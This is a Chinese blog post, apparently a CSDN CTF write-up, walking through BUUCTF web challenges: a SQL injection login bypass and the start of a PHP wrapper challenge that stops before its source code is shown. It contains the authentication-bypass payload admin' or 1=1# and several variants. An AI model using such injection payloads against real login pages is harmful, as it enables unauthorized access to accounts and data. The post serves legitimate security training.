CTFWeb-BUUCTF竞赛真题WriteUp(1）

原创

Tr0e 于 2020-08-20 15:00:27 发布 4211 收藏 33

分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/108082746

CTF之路 专栏收录该内容


17 篇文章 27 订阅

订阅专栏

文章目录

前言


BUUCTF （北京联合大学CTF）平台拥有大量免费的 CTF 比赛真题环境：




此处记录下部分 Web 题目练习过程。

No.1 极客挑战-Sql注入万能密码


1、先看看题目连接：




2、访问题目地址是个高大上的登录页面：




3、输入账号密码 `admin/123456` 提示账号密码错误：



4、输入账号密码 `admin'/123456` 报错，判断存在SQL注入：




5、尝试使用万能密码 `admin' or 1=1#`（用户名）+ 任意密码，成功拿到 flag：




【注意】此处在用户名处尝试使用万能密码时，仅有上述 `admin' or 1=1#` 格式有效，对于 `admin';--+`、`admin' or 1=1--+` 等格式均不好使，测试过程中应多尝试！

No.2 极客挑战-PHP伪协议利用

前面在 Bugku 也做了类似题目：CTF解题-Bugku_Web_WriteUp (上） 第16 题，回顾下核心知识点：




1、来看看题目：




2、访问题目地址：

3、查看网页源码，获得提示路径 `./Archive_room.php`：


4、访问上述路径，新的页面有，个 `SELECT` 按钮，可触发 `./action.php`：






5、点击`SELECT`按钮，啥也没，但发现 URL 是`end.php`而非预期的`action.php`：

6、结合网页提示，返回上一页面，重新点击`SELECT`按钮并抓包观察，发现惊喜：



```
</html>
```


7、访问 `secr3t.php` 获得 PHP 审计源码：



源码如下：

